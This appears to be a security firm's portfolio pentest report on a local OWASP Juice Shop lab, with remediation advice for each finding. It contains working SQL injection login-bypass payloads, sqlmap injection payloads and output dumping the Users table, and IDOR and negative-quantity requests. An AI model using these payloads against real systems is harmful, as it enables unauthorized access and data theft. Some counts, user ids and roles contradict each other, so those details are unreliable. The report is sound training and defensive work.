www.securetechlabs.com
Email: info@securetechlabs.com
Phone:+254114496452
Secure. Build. Transform.

# WEB APPLICATION SECURITY ASSESSMENT

## OWASP JUICE SHOP

Authorized Laboratory Assessment

**SECURE • BUILD • TRANSFORM**

| | |
|---|---|
| **Assessment Type** | Web Application Security Assessment |
| **Target** | OWASP Juice Shop |
| **Environment** | Authorized Local Laboratory |
| **Prepared By** | SecuretechLabs |
| **Assessment Status** | Portfolio Demonstration — 10 Findings Documented; Remediation Guidance Included |

# Document Control

| | |
|---|---|
| **Document Owner** | SecuretechLabs |
| **Document Classification** | Portfolio Demonstration — Authorized Laboratory |
| **Assessment Identifier** | STL-WEB-ASSESSMENT-001 |
| **Finding Identifier Format** | STL-WEB-XXX |
| **Primary Brand** | SECURE • BUILD • TRANSFORM |

# Contents

1. 1. Executive Summary
2. 2. Scope & Authorization
3. 3. Assessment Methodology
4. 4. Testing Environment
5. 5. Application Reconnaissance
6. 6. Vulnerability Findings
7. 7. Evidence & Validation
8. 8. Risk Rating
9. 9. Remediation & Retesting
10. 10. Conclusion

# 1. Executive Summary

This document records a structured web application security assessment of an authorized local OWASP Juice Shop laboratory instance. This client-facing portfolio assessment demonstrates how SecuretechLabs performs authorized web application security testing, evidence collection, risk analysis, remediation guidance and retesting for organizations seeking to identify and reduce web application risk.

# 2. Scope & Authorization

Target: OWASP Juice Shop running in an authorized local laboratory environment.

In scope: application functionality, authentication and authorization controls, input handling, client-side behavior, APIs, business logic and security-relevant application behavior exposed by the local target.

Out of scope: third-party systems, public infrastructure, real customer data and systems without explicit authorization.

# 3. Assessment Methodology

The assessment follows a repeatable workflow:

Reconnaissance → Application Mapping → Attack-Surface Identification → Security Testing → Evidence Collection → Risk Assessment → Remediation Recommendation → Retesting.

Each validated issue will receive a unique **SecuretechLabs** identifier such as STL-WEB-001.

# 4. Testing Environment

Primary laboratory components:

**Kali Linux**
**OWASP Juice Shop**
**Docker**
**Burp Suite**
**Web browser**

**SQLmap**

# 5. Application Reconnaissance

Records application entry points, authentication mechanisms, major pages, user workflows, API surfaces, interesting parameters and observable technologies.

# 6. Vulnerability Findings

Each validated vulnerability will be documented consistently using: Finding ID, title, severity, category, affected component, description, technical analysis, evidence, impact, remediation, references and retest status.

# 7. Evidence & Validation

Evidence should demonstrate the security condition without exposing unnecessary secrets. Evidence includes sanitized screenshots, relevant HTTP requests/responses, application behavior and a concise explanation of what each artifact proves.

# 8. Risk Rating

Findings will be classified as Critical, High, Medium, Low or Informational. Severity will reflect realistic impact and exploitability within the assessed application context.

# 9. Remediation & Retesting

Recommendations should be actionable for developers and system owners. After remediation, the original test should be repeated and the finding status recorded as Pending, Fixed or Verified.

# 10. Conclusion

The final assessment will summarize the principal security observations, overall risk posture, remediation priorities and lessons learned from the laboratory exercise.

# SecuretechLabs Finding Template

We use this structure for every validated security finding in the assessment. For client engagements, each finding should also records OWASP/CWE mapping, CVSS v3.1 score/vector where applicable, root cause, evidence basis, business impact, remediation priority, retest criteria and finding relationships.

| | |
|---|---|
| **Finding ID** | STL-WEB-XXX |
| **Title** | [Finding title] |
| **Severity** | [Critical / High / Medium / Low / Informational] |
| **Category** | [Security category] |
| **Affected Component** | [Page / endpoint / function] |
| **Status** | Pending / Fixed / Verified |
| **Description** | [What is the security issue?] |
| **Technical Analysis** | [Why does the issue occur?] |
| **Evidence** | [Sanitized screenshots, requests, responses and observations] |
| **Impact** | [What could an attacker achieve?] |
| **Remediation** | [Recommended corrective action] |
| **Retest** | [Retest procedure and result] |

# Risk Summary Dashboard

| Severity | Count | Priority |
|---|---|---|
| Critical | 1 | Immediate |
| High | 9 | High |
| Medium | 0 | Planned |
| Low | 0 | Routine |
| Informational | 0 | Observation |

# Portfolio Presentation Standard

**We use sanitized evidence, consistent finding identifiers, concise technical explanations and remediation-focused conclusions. This document demonstrates the assessment, evidence and reporting standard SecuretechLabs can applies to authorized client engagements.**

# STL-WEB-001

## SQL Injection Authentication Bypass — Login Admin

The Login Admin challenge was successfully validated in the authorized local OWASP Juice Shop laboratory. Testing demonstrated that attacker-controlled input in the login email parameter could alter the SQL query used for authentication, allowing authentication to be bypassed without the legitimate administrator password.

| | |
|---|---|
| **Finding ID** | STL-WEB-001 |
| **Title** | SQL Injection Authentication Bypass — Login Admin |
| **Severity** | **CRITICAL** |
| **Category** | Injection / SQL Injection |
| **Affected Component** | POST /rest/user/login |
| **Affected Parameter** | Email |
| **Database Observed** | SQLite |
| **Status** | **VERIFIED / SOLVED** |

## Reproduction

1. A normal login request was observed through Burp Suite at POST /rest/user/login.

2. A single quotation mark was supplied in the email parameter to test SQL syntax handling.

3. The application returned HTTP 500 and disclosed an SQLite syntax error containing the generated SQL query.

4. A boolean SQL expression was then supplied in the email parameter in the authorized laboratory.

5. The server returned HTTP 200 OK and authenticated the administrator account.

## Evidence A — SQL Error / Injection Point

Burp request:

```
POST /rest/user/login
Content-Type: application/json

{"email":"'","password":"no"}
```

Relevant SQL disclosed by the error response:

```
SELECT * FROM Users WHERE email = ''' AND password = '[REDACTED]' AND deletedAt IS NULL
```

**Observation**
The database error confirms that the supplied email value affected SQL syntax and that database implementation details were exposed to the client.

## Evidence B — Successful Authentication Bypass

Sanitized Burp request used in the authorized laboratory:

```
POST /rest/user/login
Content-Type: application/json

{"email":"' OR '1'='1'--","password":"no"}
```


Observed response:

```
HTTP/1.1 200 OK

{"authentication":{"token":"[REDACTED]","bid":1,"email":"admin@juice-sh.op"}}
```

The response identifying admin@juice-sh.op demonstrates successful administrator authentication.

## Screenshot Evidence




## Technical Analysis

The observed behavior is consistent with SQL injection in the login query. The application incorporated user-controlled input into the SQL expression rather than treating it strictly as data. The injected boolean condition changed the authentication query's logic, while the SQL comment syntax prevented the remaining password condition from enforcing the intended check.

## Security Impact

• Authentication controls can be bypassed.

• An unauthorized user may obtain another user's privileges.

• Successful exploitation can provide access to administrator functionality.

• Verbose database errors reveal implementation details that can accelerate further attack development.

## Remediation

• Use parameterized queries / prepared statements for authentication and all user-controlled database values.

• Do not construct SQL statements through string concatenation.

• Return generic authentication errors instead of raw database exceptions.

• Disable detailed stack traces and SQL statements in production responses.

• Add automated regression tests for SQL injection and authentication-bypass attempts.

## Retest

After remediation, repeat the same controlled tests. The quotation-mark test should no longer expose a database syntax error, and the previously successful SQL manipulation should fail authentication without creating an administrator session.

## References

OWASP SQL Injection Prevention Cheat Sheet; OWASP Juice Shop Companion Guide; CWE-89: Improper Neutralization of Special Elements used in an SQL Command (SQL Injection).

# STL-WEB-002

## SQL Injection — Product Search Database Enumeration & User Data Extraction

We tested Product Search. Testing confirmed that the q parameter of the product-search API is injectable and that the vulnerability can be used to enumerate the SQLite database schema and retrieve records from the Users table.

| | |
|---|---|
| **Finding ID** | STL-WEB-002 |
| **Title** | SQL Injection — Product Search Database Enumeration & User Data Extraction |
| **Severity** | HIGH |
| **Category** | Injection / SQL Injection |
| **Affected Component** | GET /rest/products/search |
| **Affected Parameter** | q |
| **Database Observed** | SQLite |
| **Status** | VERIFIED / SOLVED |

### Reproduction

1. A product-search request was captured through Burp Suite.
2. A single quotation mark was supplied to observe SQL syntax handling; the application returned HTTP 500 with an SQLite syntax error and exposed the generated SQL statement.
3. sqlmap was then used against the authorized local request and identified the q parameter as injectable using boolean-based blind, error-based and time-based techniques.
4. sqlmap fingerprinted the back-end DBMS as SQLite.
5. Database enumeration returned 22 tables.
6. The Users table was subsequently queried for id, email and role, demonstrating unauthorized database read access.

### Evidence A — Manual SQL Error

Sanitized request:

GET /rest/products/search?q=' HTTP/1.1
Host: 127.0.0.1:3000

Observed result: HTTP 500 Internal Server Error. The response disclosed SQLite syntax handling and the SQL statement: SELECT * FROM Products WHERE ((name LIKE ... OR description LIKE ...) AND deletedAt IS NULL) ORDER BY name

Observation: attacker-controlled q input reaches the database query construction and can alter SQL syntax.

### Evidence B — Automated Injection Validation

sqlmap identified the following injection techniques for q: boolean-based blind, SQLite error-based and SQLite time-based blind. The back-end DBMS was fingerprinted as SQLite.

### Evidence C — Database Enumeration

The authorized assessment enumerated 22 tables:

- Addresses
- BasketItems
- Baskets
- Captchas
- Cards
- ChallengeDependencies
- Challenges
- Complaints
- Deliveries
- Feedbacks
- Hints
- ImageCaptchas
- Memories
- PrivacyRequests
- Products
- Quantities
- Recycles
- SecurityAnswers
- SecurityQuestions
- Users
- Wallets
- sqlite_sequence

## Evidence D — Users Table Extraction

The assessment successfully extracted the id, email and role columns from the Users table. The output contained 24 records, including administrator, customer, deluxe and accounting roles.

| ID | Email | Role |
|---|---|---|
| 1 | admin@juice-sh.op | customer |
| 2 | jim@juice-sh.op | customer |
| 5 | cloud-admin@juice-sh.op | admin |
| 9 | J12934@juice-sh.op | admin |
| 11 | amy@juice-sh.op | admin |
| 13 | bjoern@owasp.org | admin |
| 16 | uvogin@juice-sh.op | admin |
| 21 | ethereum@juice-sh.op | accounting |
| 24 | basil@juice-sh.op | deluxe |

Note: The full sqlmap output was intentionally not reproduced in the portfolio. The evidence above is sanitized to demonstrate the security impact without unnecessarily publishing sensitive assessment artifacts(we try as much to develop this portfolio to exact clients report).

## Technical Analysis

The q parameter is incorporated into a database search operation without adequate separation between SQL code and user-controlled data. The observed error-based and boolean-based responses allowed sqlmap to infer database behavior. Once injection was established, schema enumeration exposed the application's database structure and the Users table could be queried.

## Security Impact

- Unauthorized database schema enumeration.
- Unauthorized extraction of user account metadata.
- Exposure of email addresses and privilege/role information.
- Potential escalation of impact if additional sensitive columns or tables are accessible.
- Database error disclosure provides useful information for further attack development.

## Remediation

- Use parameterized queries / prepared statements for product searches and all database operations.
- Do not concatenate user-controlled input into SQL statements.
- Apply strict server-side input handling and validation where appropriate, without relying on it as the primary SQLi defense.
- Return generic application errors rather than raw SQLite/ORM errors or SQL statements.
- Ensure database accounts follow least privilege and cannot access unnecessary application data.
- Add automated SQL injection regression tests for search endpoints and API parameters.

## Retest

After remediation, repeat the original q-parameter tests. A quotation mark should not produce a database syntax error; boolean/error/time-based SQL manipulation should no longer produce distinguishable database behavior; and schema/table extraction should fail. Record the final status as Fixed or Verified after successful retesting.


## References

OWASP SQL Injection Prevention Cheat Sheet; OWASP Juice Shop Companion Guide; CWE-89 — Improper Neutralization of Special Elements used in an SQL Command (SQL Injection).

## Portfolio Evidence

- Screenshot 1: Burp Suite request showing the product-search endpoint and sanitized q injection test.

[



```
[01:57:49] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[01:57:50] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[01:57:51] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 136 HTTP(s) requests:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=test%' AND 7119=7119 AND 'dPkY%'='dPkY

    Type: error-based
    Title: SQLite ≥ 3.9 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON path)
    Payload: q=test%' AND 3082=JSON_EXTRACT(CHAR(123,125),CHAR(113,107,106,112,113)||(SELECT (CASE WHEN (3082=3082) THEN 1 ELSE 0 END))||CHAR(113,113,107,107,113)) AND 'xmMX%'='xmMX

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: q=test%' AND 4914=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'uRdr%'='uRdr
---
[01:57:51] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[01:57:51] [WARNING] on SQLite it is not possible to get name of the current database
[01:57:51] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 113 times
[01:57:51] [INFO] fetched data logged to text files under '/home/securatechlabs/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 01:57:51 /2026-09-02/


┌──(securatechlabs㉿kali)-[~]
```

```
Session  Actions  Edit  View  Help
[02:00:32] [INFO] retrieved: Users
[02:00:33] [INFO] retrieved: Addresses
[02:00:37] [INFO] retrieved: Baskets
[02:00:39] [INFO] retrieved: Products
[02:00:41] [INFO] retrieved: BasketItems
[02:00:46] [INFO] retrieved: Captchas
[02:00:48] [INFO] retrieved: Cards
[02:00:50] [INFO] retrieved: Challenges
[02:00:53] [INFO] retrieved: ChallengeDependencies
[02:00:58] [INFO] retrieved: Complaints
[02:01:01] [INFO] retrieved: Deliveries
[02:01:05] [INFO] retrieved: Feedbacks
[02:01:08] [INFO] retrieved: Hints
[02:01:10] [INFO] retrieved: ImageCaptchas
[02:01:14] [INFO] retrieved: Memories
[02:01:17] [INFO] retrieved: PrivacyRequests
[02:01:22] [INFO] retrieved: Quantities
[02:01:26] [INFO] retrieved: Recycles
[02:01:29] [INFO] retrieved: SecurityQuestions
[02:01:35] [INFO] retrieved: SecurityAnswers
[02:01:38] [INFO] retrieved: Wallets
<current>
[22 tables]
+-------------------------+
| Addresses               |
| BasketItems             |
| Baskets                 |
| Captchas                |
| Cards                   |
| ChallengeDependencies   |
| Challenges              |
| Complaints              |
| Deliveries              |
| Feedbacks               |
| Hints                   |
| ImageCaptchas           |
| Memories                |
| PrivacyRequests         |
| Products                |
| Quantities              |
| Recycles                |
| SecurityAnswers         |
| SecurityQuestions       |
| Users                   |
| Wallets                 |
| sqlite_sequence         |
+-------------------------+
```

```
[02:10:03] [INFO] retrieved: '22'
[02:10:03] [INFO] retrieved: 'admin'
[02:10:03] [INFO] retrieved: 'uvogin@juice-sh.op'
[02:10:03] [INFO] retrieved: '16'
[02:10:03] [INFO] retrieved: 'customer'
[02:10:03] [INFO] retrieved: 'wurstbrot@juice-sh.op'
[02:10:03] [INFO] retrieved: '10'
Database: <current>
Table: Users
[24 entries]
+----+------------+-------------------------+
| id | role       | email                   |
+----+------------+-------------------------+
| 9  | admin      | J12934@juice-sh.op      |
| 15 | customer   | accountant@juice-sh.op  |
| 1  | customer   | admin@juice-sh.op       |
| 11 | admin      | amy@juice-sh.op         |
| 24 | deluxe     | basil@juice-sh.op       |
| 3  | admin      | bender@juice-sh.op      |
| 4  | customer   | bjoern.kimminich@gmail.com |
| 12 | customer   | bjoern@juice-sh.op      |
| 13 | admin      | bjoern@owasp.org        |
| 14 | admin      | chris.pike@juice-sh.op  |
| 5  | customer   | ciso@juice-sh.op        |
| 23 | admin      | cloud-admin@juice-sh.op |
| 17 | deluxe     | demo                    |
| 19 | customer   | emma@juice-sh.op        |
| 21 | accounting | ethereum@juice-sh.op    |
| 2  | customer   | jim@juice-sh.op         |
| 18 | customer   | john@juice-sh.op        |
| 8  | customer   | mc.safesearch@juice-sh.op |
| 7  | customer   | morty@juice-sh.op       |
| 20 | deluxe     | stan@juice-sh.op        |
| 6  | deluxe     | support@juice-sh.op     |
| 22 | admin      | testing@juice-sh.op     |
| 16 | admin      | uvogin@juice-sh.op      |
| 10 | customer   | wurstbrot@juice-sh.op   |
+----+------------+-------------------------+

[02:10:03] [INFO] table 'SQLite_masterdb.Users' dumped to CSV file '/home/securatechlabs/.local/share/sqlmap/output/127.0.0.1/dump/SQLite_masterdb/Users.csv'
[02:10:03] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 76 times
[02:10:03] [INFO] fetched data logged to text files under '/home/securatechlabs/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 02:10:03 /2026-09-02/


┌──(securatechlabs㉿kali)-[~]
└─$
```

# STL-WEB-003

# SQL Injection in Login: Authentication Logic Manipulation

| | |
|---|---|
| **Finding ID** | STL-WEB-003 |
| **Title** | SQL Injection in Login — Authentication Logic Manipulation |
| **Severity** | HIGH |
| **Category** | Injection / SQL Injection / CWE-89 |
| **Affected Component** | POST /rest/user/login |
| **Affected Parameter** | email |
| **Database Observed** | SQLite |
| **Status** | VERIFIED / EXPLOITATION DEMONSTRATED |
| **Relationship to Earlier Finding** | Related to STL-WEB-001; this section preserves the earlier finding and records the additional validation evidence separately. |

## Executive Summary

An additional SQL injection variant was validated against the login endpoint. The email parameter accepted SQL syntax that altered the application's authentication query. A request containing a boolean expression and a filtering condition was accepted with an arbitrary password, and the server returned HTTP 200 OK with an authenticated user account.

This evidence demonstrates that the login control is vulnerable to manipulation of the authentication predicate. The result authenticated the test session as a customer account rather than the administrator account

## Assessment Context

**Target:** OWASP Juice Shop

**Environment:** Authorized local laboratory — 127.0.0.1:3000

**Endpoint:** POST /rest/user/login

**Testing Tools:** Burp Suite / HTTP request replay

**Authentication Result:** HTTP 200 OK; authenticated account returned

Credential Handling: The live JWT/session token is not reproduced; the SQL injection payload and observed authentication result are retained as laboratory evidence.


## Reproduction Evidence

The following request was used during the authorized local OWASP Juice Shop laboratory test.

POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json

{"email":"' or 1=1 and email like('%bender%');--","password":"..."}

Observed response: HTTP/1.1 200 OK. The response contained an authentication object identifying the resulting account as bender@juice-sh.op.
{"authentication":{"token":"[]","bid":3,"umail":"bender@juice-sh.op"}}



- **POST /rest/user/login**
- **The SQL injection payload in the email field**
- **HTTP/1.1 200 OK**
- **bender@juice-sh.op returned by the application**

## Technical Analysis

The test demonstrates that attacker-controlled input in the email field can influence the SQL authentication predicate. The application accepted a syntactically valid SQL expression and returned an authenticated session despite the supplied password not being the legitimate password for the resulting account.

The result is consistent with insufficient separation between SQL code and user-supplied data. It provides an additional validation point for the SQL injection weakness.

## Security Impact

- Authentication controls can be bypassed or altered through crafted input.
- An attacker may be able to cause the application to authenticate a different account.
- Account-selection manipulation can expose functionality or data associated with the selected account.
- The demonstrated impact becomes more severe if an administrator or higher-privileged account can be selected.
- The vulnerability provides further evidence that the login endpoint requires parameterized database access.

## Remediation

- Use parameterized queries/prepared statements for the entire authentication workflow.
- Never concatenate email, password, or other user-controlled values into SQL statements.

- Apply server-side validation appropriate to the application's data model, while treating validation as defense-in-depth rather than the primary SQLi control.
- Return generic authentication failures and do not expose SQL syntax errors or generated queries.
- Invalidate and rotate exposed test credentials/tokens after laboratory testing.
- Add automated regression tests covering boolean SQL manipulation and comment-based SQLi attempts.

## Retest

After remediation, replay the sanitized request and equivalent SQL injection tests. Expected behavior is HTTP 401/400 or another normal authentication failure, with no authenticated session being created from an invalid password. Database errors and SQL statements should not be disclosed to the client.

# STL-WEB-004

# Negative Basket Item Quantity Accepted

| | |
|---|---|
| **Finding ID** | STL-WEB-004 |
| **Severity** | Medium |
| **Category** | Business Logic / Input Validation |
| **Affected Component** | PUT /api/BasketItems/{id} |
| **Affected Parameter** | quantity |
| **Environment** | OWASP Juice Shop — authorized local laboratory |
| **Target** | 127.0.0.1:3000 |
| **Status** | VERIFIED / EXPLOITATION DEMONSTRATED |

## Executive Summary

The basket-item update endpoint accepted a negative quantity without rejecting the request. In the controlled laboratory test, the quantity value was changed to -2 and the application returned HTTP 200 OK with the modified negative value persisted.

This demonstrates missing server-side business-rule validation for basket quantities. Negative quantities can corrupt shopping-cart state and may create unintended pricing, inventory or transaction behavior depending on how downstream calculations use the value.

## Technical Validation

PUT /api/BasketItems/12 HTTP/1.1


Host: 127.0.0.1:3000

Content-Type: application/json

{"quantity":-2}

Observed response: HTTP/1.1 200 OK

{"status":"success","data":{"ProductId":1,"BasketId":3,"id":12,"quantity":-2}}



## Security Impact

- The server accepts a value outside the expected quantity domain.
- A malicious user can manipulate their basket state using a negative quantity.
- Depending on application calculations, negative quantities may affect totals, inventory, discounts or order processing.
- The observed test demonstrates a business-logic/input-validation weakness; it does not by itself prove a monetary loss.

## Remediation

- Enforce quantity as a positive integer on the server.
- Apply explicit minimum and maximum quantity rules before database updates.
- Reject zero and negative quantities with a validation error.
- Repeat validation at the business-service layer rather than relying only on client-side controls.
- Add automated regression tests for negative, zero, fractional and excessively large quantities.

## Retest

After remediation, submitting quantity=-2 should be rejected and the stored BasketItem quantity should remain unchanged. Valid positive quantities should continue to work normally.

# STL-WEB-005

# Broken Access Control / IDOR in Basket Retrieval

| | |
|---|---|
| **Finding ID** | STL-WEB-005 |
| **Severity** | High |
| **Category** | Broken Access Control / IDOR / CWE-639 |
| **Affected Component** | GET /rest/basket/{basketId} |
| **Affected Parameter** | basketId |
| **Target** | 127.0.0.1:3000 |
| **Status** | VERIFIED / UNAUTHORIZED OBJECT ACCESS DEMONSTRATED |

## Executive Summary

A broken access-control condition was demonstrated by changing the basket identifier in the API request. While operating with a session associated with user ID 3, a request for basket ID 4 returned HTTP 200 OK and disclosed basket data whose UserId was 11.

The controlled comparison with basket ID 3 indicates that authorization was not properly enforced against the requested basket object. This is consistent with an Insecure Direct Object Reference (IDOR) / Broken Object Level Authorization condition.

## Technical Validation


GET /rest/basket/4 HTTP/1.1

